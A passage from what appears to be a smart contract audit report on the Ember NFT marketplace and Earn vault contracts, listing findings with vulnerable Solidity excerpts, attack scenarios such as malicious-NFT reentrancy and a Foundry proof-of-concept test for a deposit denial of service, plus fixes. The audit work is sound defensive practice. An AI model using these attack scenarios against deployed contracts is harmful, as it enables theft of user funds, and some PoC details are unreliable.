    Rename all instances that have non-descriptive names to make the code more self-explanatory. Example: src/MarketPlace.sol can be renamed to Marketplace to adhere to naming conventions.
    b. Clearer Mapping Name:
    Rename the mapping Order to a more descriptive name, such as orderIdToDetails, to clarify its purpose.
    c. Improved Naming for Address Variables:
    Rename the devAdd variable to a more meaningful name, such as protocolWallet or FeeReceiver, to reflect its purpose.
    d. Appropriate Event Naming:
    Rename events to more accurately represent their purpose.
    Examples: NFTEnlisted, NFTUnlisted, NFTPurchased.
    e. Consistent Function Naming:
    Align the function names with the corresponding events for consistency.
    Example: Rename _transferToken to _transferNFTFrom to reflect the transfer of NFTs.
2. Provide Sufficient NatSpec Documentation:
    a. Enhance the code documentation by adding more detailed NatSpec comments.

   b. Clearly state the purpose and functionality of the contract, especially for the resolver address variable.
3. Mark Functions as External and Order Them Appropriately:
   a. Mark external functions explicitly with the external keyword for clarity.
   b. Order the functions in a logical manner, placing user-facing functions before internal functions.
      This improves code organization and makes it easier to understand the contract's functionality.
4. Reorder OnlyOwner Functions:
   a. Move the onlyOwner functions below the external user-facing functions.
      This reduces the need for gas-consuming code tracing when calling the user-facing functions, resulting in gas savings for users.

Note: Making these improvements will enhance the code's readability, maintainability, and adherence to best practices.

ID	13
Title	Unsafe Token Transfer Method
Path	src/MarketPlace.sol
Function Name	executeOffer()

Description:

During the audit of the smart contract, a vulnerability was identified in the executeOffer function. This function uses the transferFrom method of the ERC20 token (WETH) to transfer funds. However, the safer alternative method safeTransferFrom provided by the OpenZeppelin library is not utilized.

The transferFrom method lacks additional checks and safeguards provided by safeTransferFrom, increasing the risk of unexpected behavior. By not using the safer method, the contract is susceptible to potential issues such as non-standard return values, leading to unexpected outcomes and potential loss of funds.

Code:

```
function executeOffer(
        address _nft,
        uint256 _tokenId,
        uint256 _amount,
        address _recevier,
        uint256 _price,
        uint256 _expiry,
        bytes calldata _signature,
        bytes calldata _data
    ) external {
        require(_price > 0, "Invaild Price");
        (bool success, bytes memory data) = resolver.call(
            abi.encodeWithSignature(
```

```
"verifyOffer(address,uint256,uint256,address,uint256,uint256,bytes,byt
es)",
                _nft,
                _tokenId,
                _amount,
                _recevier,
                _price,
                _expiry,
                _signature,
                _data
            )
        );

        assembly {
            success := mload(add(data, 0x20))
        }
        require(success, "Invalid Signer");
        _transferToken(_nft, msg.sender, _recevier, _tokenId,
_amount);
        uint256 sellerAmount = (_price * SELLER_PERCENTAGE) / HUNDRED;
        IERC20(WETH).transferFrom(_recevier, msg.sender,
sellerAmount);
        IERC20(WETH).transferFrom(_recevier, devAdd, _price -
sellerAmount);
        emit OfferExecuted(_nft, _tokenId, _price, _recevier);
    }
```

Recommendation:
To mitigate this vulnerability, it is recommended to replace all instances of transferFrom with safeTransferFrom from the OpenZeppelin library. The safeTransferFrom method includes additional checks and safeguards that can prevent unexpected behavior and potential loss of funds. By utilizing the safer alternative, token transfers will behave correctly and adhere to best practices.

Undetermined-risk issues

ID	14
Title	Design Flaw in Contract Execution Process
Path	src/MarketPlace.sol src/Resolver.sol
Function Name	Marketplace.executeOffer(), resolver.verifyOffer()

Description: The current design of the Ember smart contract has a flaw that allows for price manipulation of NFTs and potential fund loss. This design flaw arises from the execution process of the executeOffer function, where only the seller is authorized to execute the transaction. This decision lacks clarity and exposes the system to significant risks.

Recommendation: To mitigate the risk of price manipulation and potential fund loss, it is recommended to modify the execution process. The buyer should be responsible for executing the transaction by calling the executeOffer function, thereby eliminating the risk of forceful purchases and mitigating potential fund loss.

Furthermore, allowing the seller to execute the transaction opens up possibilities for price manipulation and fund loss. Malicious sellers can change the token URI to point to a different NFT of lower value or quality. Since the transaction is signed for the previous token ID, executing this transaction transfers the wrong NFT to the buyer. As a result, the buyer unknowingly purchases a low-value NFT at an overpriced amount.

To address these vulnerabilities, it is crucial to redefine the transaction execution process. Allowing the buyer to send the execution transaction eliminates the risk of forceful purchases and mitigates potential fund loss due to manipulation scenarios. This modification ensures the integrity and fairness of the Ember marketplace, preserving user trust and preventing financial losses.

Impact: The current design flaw exposes the Ember smart contract to significant risks, including price manipulation and potential fund loss. Malicious actors can exploit the system by changing the token URI, leading to the purchase of low-value NFTs at inflated prices. These vulnerabilities undermine the fairness and transparency of the Ember marketplace, posing financial risks to buyers and damaging user trust. It is crucial to address this design flaw promptly to protect users and maintain the integrity of the platform.

ID	15
Title	Addressing the reentrancy vulnerabilities in contract
Path	src/MarketPlace.sol src/Resolver.sol
Function Name	Marketplace.executeOffer(), resolver.verifyOffer()

Description: During the audit of the Ember Marketplace contract, critical reentrancy vulnerabilities were identified, which pose significant risks to the contract's security and compliance. These vulnerabilities can potentially lead to the unauthorized drain of funds from buyers and the manipulation of NFT transfers. Immediate action is required to address these vulnerabilities and ensure the contract's long-term integrity and resilience.

Impact:

1. Exploitation through Unforeseen Contract Interactions: If reentrancy vulnerabilities are left unaddressed, future contract interactions or integrations may introduce unforeseen risks. Attackers could exploit these vulnerabilities through interactions with other contracts or integrations, compromising the security of the Ember Marketplace contract.
2. Malicious and Upgradeable NFT Contract Exploitation: A malicious and upgradeable NFT contract can be used to execute reentrancy attacks. In this scenario, the marketplace contract initiates a transfer of funds to the buyer's address, but the malicious token contract can change its implementation after being vetted. The upgraded implementation may reenter the transfer function, redirecting the funds to an attacker's contract or causing them to be trapped within the marketplace contract. This results in drained funds for buyers without the actual transfer of the NFT.
3. Regulatory Compliance Concerns: The presence of reentrancy vulnerabilities could conflict with emerging regulatory requirements or industry best practices. Failing to address these vulnerabilities may raise compliance concerns during

audits or evaluations, potentially jeopardizing the contract's credibility and legal compliance.

Attack Scenario: The following attack scenario pertains to the specific case of an upgradeable NFT contract exploitation where the NFT contract owner is considered a prospective adversary and for the sake of conformity starts off with compliance.

1. Attacker deploys an NFT contract that initially implements a harmless transfer function.
2. Since, the Ember Marketplace contract executes a transfer of funds to the buyer's address using the transfer function of the malicious NFT contract.
3. The owner of the NFT contract upgrades its implementation to a malicious version with a reentrant transfer function that either reenters the called contract or redirects the execution control to an attacker's contract.
4. This way there is a high likelihood that the transfer function when called again, results in a classic reentrancy attack, draining the buyer's funds without completing the intended NFT transfer.

It is crucial to prioritize the long-term security and compliance of the Ember Marketplace contract. By implementing the recommended measures, including the "nonReentrant" modifier and proper validation of NFT contracts, the contract can protect users, enhance user trust, and align with emerging regulatory requirements and industry best practices for secure smart contract development. This ensures both the technical integrity and legal compliance of the Ember Marketplace contract.

Recommendation: To mitigate the identified reentrancy vulnerabilities, it is crucial to implement the "nonReentrant" modifier in critical functions, such as buyNft and list. This modifier prevents multiple entrances into sensitive functions, ensuring each call completes before allowing another to proceed. By applying this industry best practice, the Ember Marketplace contract can enhance its overall security posture, protect buyers' funds, and prevent unauthorized NFT transfers.

Earn Findings

Detailed Overview

Critical-risk issues

ID	1
Title	Inappropriate approval during deposit leads to DOS
Path	contracts/vaults/ETHVault.sol, MATICVault.sol
Type	Economic attack

Description: The Ember Earn contract's deposit function poses a critical vulnerability due to the inappropriate approval of hardcoded amounts for token transfers. This vulnerability can lead to failed deposits and potential financial loss for users.

Code:

```
function deposit(
        uint256[3] memory amounts,
        address receiver,
        uint256 minAmount
    ) external payable {
        require(receiver != address(0), "ZA");
        require(msg.value == amounts[2], "Invalid amount");
        address[2] memory _tokens = tokens;
        for (uint256 i; i < _tokens.length; ) {
            if (amounts[i] > 0) {
                IERC20(_tokens[i]).safeTransferFrom(
                    msg.sender,
                    address(this),
```

```
                    amounts[i]
                );
                //Here
                IERC20(_tokens[i]).safeApprove(ZAP, amounts[i]);
            }
            unchecked {
                ++i;
            }
        }
```

Attack Scenario: An attacker can craft deposit amounts that deviate from the hardcoded values approved by the contract. By intentionally providing token amounts that do not align with the expected ratio accepted by the underlying Curve protocol, the deposit transaction can fail during the add_liquidity step. As a result, users may lose gas fees and face financial loss if the deposit fails to complete successfully.

Impact: This vulnerability exposes users to financial risks and disrupts the functionality of the Ember Earn ecosystem. The potential consequences include wasted gas fees, unsuccessful deposits, and user frustration, which can lead to a loss of trust in the platform.

Proof of Concept (PoC):

```
function test_exploit() public {
        //eth balance
        vm.deal(owner, 1000000000 ether);

        //creating amounts array to send
        uint256[3] memory amounts;
        amounts[0] = 100000000; //100 USDT
        amounts[1] = 10000000000; //100 WBTC
        amounts[2] = 100 ether;

        //calling function consecutively
        vm.startPrank(owner);
```

```
        //checking balance before call
        console.log("usdt balance", usdt.balanceOf(address(owner)));
        console.log("usdt balance", wbtc.balanceOf(address(owner)));

        //calling function consecutively
        usdt.approve(100000000, address(vault));
        usdt.approve(10000000000, address(vault));
        vault.deposit{value: 100 ether}(amounts, owner, 0);
        vault.deposit{value: 100 ether}(amounts, owner, 0);
        vm.stopPrank();
    }
```

Recommendation: To address this critical vulnerability, it is essential to remove the hardcoded approval of amounts and implement a dynamic calculation mechanism that aligns with the requirements of the underlying Curve protocol. By dynamically determining the precise amounts required for each deposit based on user inputs, the contract can ensure compatibility with Curve's ratio requirements, mitigating the risk of failed deposits.

Note: Immediate action should be taken to rectify this vulnerability, ensuring the security and usability of the Ember Earn contract and safeguarding user funds from potential financial losses and failed transactions.

Medium-risk issues

ID	2
Title	Inconsistent Deposit Order for Assets
Path	contracts/vaults/ETHVault.sol
Function Name	deposit()

Description: In the ETHVault contract, at line 62, the specifications indicate that deposits should be made in the order WBTC, USDT, ETH. However, the Earn contract on line 30 suggests a different order: USDT, WBTC. This disparity creates potential confusion for users interacting with the Ember Earn smart contract when executing deposit transactions.

Code:

```
/// USDT,WBTC
  address[2] public tokens = [
      0xdAC17F958D2ee523a2206206994597C13D831ec7,
      0x2260FAC5E5542a773Aa44fBCfeDf7C193bc2C599
  ];
```

Impact:

The inconsistency in the deposit order of assets could lead to mistaken deposit transactions and trigger unintended outcomes. Users may provide the token amounts in the incorrect sequence, leading to unexpected results and possible financial losses.

Note:

Aligning the deposit order in the ETHVault contract with the token sequence established in the Earn contract is crucial to prevent misunderstandings and ensure consistent behavior for users interacting with the Ember Earn smart contract.

Code:

```
/// @notice deposit any single or all three asset to start earning on
assets
/// @param amounts for WBTC, USDT, ETH // should be USDT, WBTC, ETH
/// @param receiver share token receiver address
/// @param minAmount minAmount of lp to receive after liquidity provision
function deposit(
    uint256[3] memory amounts,
    address receiver,
    uint256 minAmount
) external payable {
    ...
}
```

Recommendation:

To mitigate this issue and provide clear instructions for users, the deposit order in the ETHVault contract should align with the order indicated in the Earn contract. The deposit function should be updated to accept token amounts in the order of USDT, WBTC, ETH. This change would match the order presented in the Earn contract and reduce potential confusion for users.

Low-risk issues

ID	3
Title	Unchecked Platform Charges Initialization
Path	contracts/vaults/ETHVault.sol, MATICVault.sol
Function Name	constructor()

Description: The constructor of the contract does not enforce any limits on the _platformCharges parameter. This means that the initial value of PLATFORM_CHARGES could be set to an arbitrary number during contract deployment, potentially leading to excessively high platform charges.

Code:

```
constructor(
    address _devAdd,
    address _owner,
    uint256 _platformCharges,
    string memory _name,
    string memory _symbol
) ERC20(_name, _symbol, 18) Ownable(_owner) {
    PLATFORM_CHARGES = _platformCharges;
    DEV_ADD = _devAdd;
}
```

Recommendation: To mitigate this vulnerability, it is recommended to add a requirement in the constructor to check that the _platformCharges value is less than or equal to 10 ether. This will ensure that the platform charges are set to a reasonable level during contract initialization.
Note: Enforcing a limit on the _platformCharges parameter will help prevent excessive platform charges and ensure that the Ember Earn protocol operates within the specified range.

ID	4
Title	Unnecessary receive function with Potential Security Implications
Path	contracts/vaults/ETHVault.sol, MATICVault.sol
Type	Economic attack

Description: The contract includes a receive function to handle direct ether transfers to the contract. However, it is important to note that having a receive function in this context can introduce potential security vulnerabilities and unfair transfer of ether.

- Unfair Ether Refunds: The receive function allows any user to directly send ether to the contract. This opens the possibility of unfair refunds to the first user calling the deposit function. If the contract holds any remaining ether balance, it may unintentionally refund that ether to the first user. This can lead to an unfair distribution of funds.
- Exploitation during deposit Function: The presence of a receive function can also be exploited by an attacker. If extra Ether is accidentally sent to the contract, an attacker could take advantage of this. By making a small deposit, the attacker can trick the contract into giving them more than they should get.

Recommendation: To mitigate these potential security risks and avoid unfair transfer of ether, it is recommended to remove the receive function from the contract. Ether transactions should be handled exclusively within the contract's payable functions, such as the deposit function, and any excess ether should be refunded appropriately through designated refund mechanisms. By removing the receive function, the contract can maintain a more secure and fair ecosystem for all participants.

Note: Removing the receive function does not impact the contract's core functionality. All necessary ether handling can be achieved through the existing payable functions, while ensuring a more robust and equitable system.

ID	5
Title	Insufficient input validations in Earn contract
Path	contracts/vaults/ETHVault.sol, MATICVault.sol
Function Name	constructor()

Description: The constructor of the contract lacks proper input validation and complete NatSpec documentation. This can lead to potential issues and violate the specifications of the Ember Earn protocol. Specifically, the following concerns have been identified:

1. Insufficient Input Validation: The constructor allows for the placement of zero platform charges (_platformCharges) or the assignment of a zero address as the DEV_ADD. Allowing zero platform charges can result in the protocol incurring losses continuously, as the fee will be zero. Additionally, assigning a zero address as the DEV_ADD can lead to unexpected behavior and violate the intended functionality of the Ember Earn protocol.
2. Incomplete Natspec: The constructor lacks detailed natspec documentation, which is essential for providing clear explanations and instructions regarding the purpose and usage of the contract. Proper natspec documentation helps improve code readability and maintainability.

Recommendation: To address these issues, the following recommendations are provided:

1. Input Validation: Add appropriate input validation checks in the constructor to ensure that the _platformCharges value is not set to zero and that the DEV_ADD address is not assigned a zero address. For example:

Code:

```
require(_platformCharges > 0, "Invalid platform charges");
require(_devAdd != address(0), "Invalid DEV_ADD address");
```

2. Complete Natspec Documentation: Enhance the natspec documentation for the constructor to provide a comprehensive explanation of the contract's purpose, parameters, and expected behavior. This will improve the overall understanding of the contract and facilitate future code maintenance. An example of natspec documentation for the constructor:

Code:

```
/// @notice Initializes the Ember Earn protocol with the specified platform
charges and fee receiver address.
/// @param _devAdd The address of the fee receiver or protocol wallet.
/// @param _owner The address of the contract owner.
/// @param _platformCharges The percentage of platform charges applied to
earnings.
/// @param _name The name of the ERC20 token.
/// @param _symbol The symbol of the ERC20 token.
constructor(
    address _devAdd,
    address _owner,
    uint256 _platformCharges,
    string memory _name,
    string memory _symbol
) ERC20(_name, _symbol, 18) Ownable(_owner) {
    require(_platformCharges > 0, "Invalid platform charges");
    require(_devAdd != address(0), "Invalid DEV_ADD address");
    PLATFORM_CHARGES = _platformCharges;
    DEV_ADD = _devAdd;
}
```

By implementing these recommendations, the contract will have stronger input validation and more comprehensive documentation, ensuring that it adheres to the specifications of the Ember Earn protocol and reduces the potential for unexpected issues.

Note: It is crucial to thoroughly test the modified constructor and ensure that it functions as intended before deploying it to the production environment.

ID	6
Title	Nonconformity poses reentrancy risks
Path	contracts/vaults/ETHVault.sol, MATICVault.sol
Function Name	deposit()

Description: There is inconsistency in the placement of the _refundAssets function within the deposit functions of both contracts, MarketPlace.sol and ETHVault.sol. In MarketPlace.sol, the _refundAssets function is called before emitting the Deposit event, whereas in ETHVault.sol, it is called after emitting the event. This inconsistency can lead to confusion and reduce code readability. Moreover, in ETHVault.sol, there is an incomplete declaration of the tokens array, which does not conform to its counterpart in MarketPlace.sol.

Code: Following is the corrected code snippet, calling the function appropriately.

```
function deposit(
    uint256[3] memory amounts,
    address receiver,
    uint256 minAmount
) external payable {
    // ...

    emit Deposit(amounts, shares, receiver);

    _refundAssets(_tokens[0], _tokens[1]);
}
```

Recommendation: To improve code readability and maintain consistency, it is recommended to move the _refundAssets function call to the bottom of the deposit functions in both contracts. By positioning the function call after emitting events, you can ensure that all external calls, including the refund of assets, occur in a predictable and controlled manner.

Additionally, ensure that the tokens array is properly declared in ETHVault.sol to match its counterpart in MarketPlace.sol. This conformity in declaration enhances code readability and maintainability.

By following these practices, you can improve the clarity and consistency of the codebase, reducing the potential for confusion and making it easier for developers to understand and maintain the contracts.

Note: It is essential to review the Beefy documentation and understand the specific requirements and considerations associated with the depositAll function before implementing it in the contract.

Informatory issues and Gas Optimizations

ID	7
Title	Checking != saves more gas
Path	contracts/vaults/ETHVault.sol, MATICVault.sol
Function Name	deposit, withdraw, withdrawInOne

Description: Unsigned integers when checked for != 0 cost less gas compared to > 0 in required statements whenever the optimizer is enabled (6 gas). While it may seem that > 0 is cheaper than !=, this is only true without the optimizer enabled and outside a required statement. If the optimizer is enabled at a minimum of 10,000 runs and the execution comes to a required statement, this trade-off will save gas. This tweet explains in depth all the points required in the concerned scenario.

Code:

```
if (amounts[i] > 0) { // should be !=
                IERC20(_tokens[i]).safeTransferFrom(
                    msg.sender,
                    address(this),
                    amounts[i] );
            }
if (rcv_amounts[i] > 0) { // should be !=
        if (i == 2) {
            (bool success, ) = payable(receiver).call{
               value: rcv_amounts[i]
            }("");
        (...)
     }
```

Note: *Ensure the informational pointers are reflected for both Ember protocols, i.e. Marketplace and Earn.*

DISCLAIMER

The smart contracts provided by the client for audit purposes have been thoroughly analyzed in compliance with the global best practices till date w.r.t cybersecurity vulnerabilities and issues in smart contract code, the details of which are enclosed in this report.

This report is not an endorsement or indictment of the project or team, and they do not in any way guarantee the security of the particular object in context. This report is not considered, and should not be interpreted as an influence, on the potential economics of the token, its sale, or any other aspect of the project.

Crypto assets/tokens are the results of the emerging blockchain technology in the domain of decentralized finance and they carry with them high levels of technical risk and uncertainty. No report provides any warranty or representation to any third-Party in any respect, including regarding the bug-free nature of code, the business model or proprietors of any such business model, and the legal compliance of any such business. No third party should rely on the reports in any way, including for the purpose of making any decisions to buy or sell any token, product, service, or another asset. Specifically, for the avoidance of doubt, this report does not constitute investment advice, is not intended to be relied upon as investment advice, is not an endorsement of this project or team, and is not a guarantee as to the absolute security of the project.

Smart contracts are deployed and executed on a blockchain. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. The scope of our review is limited to a review of the Solidity code and only the Solidity code we note as being within the scope of our review within this report. The Solidity language itself remains under development and is subject to unknown risks and flaws. The review does not extend to the compiler layer or any other areas beyond Solidity that could present security risks.

This audit cannot be considered a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only - we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.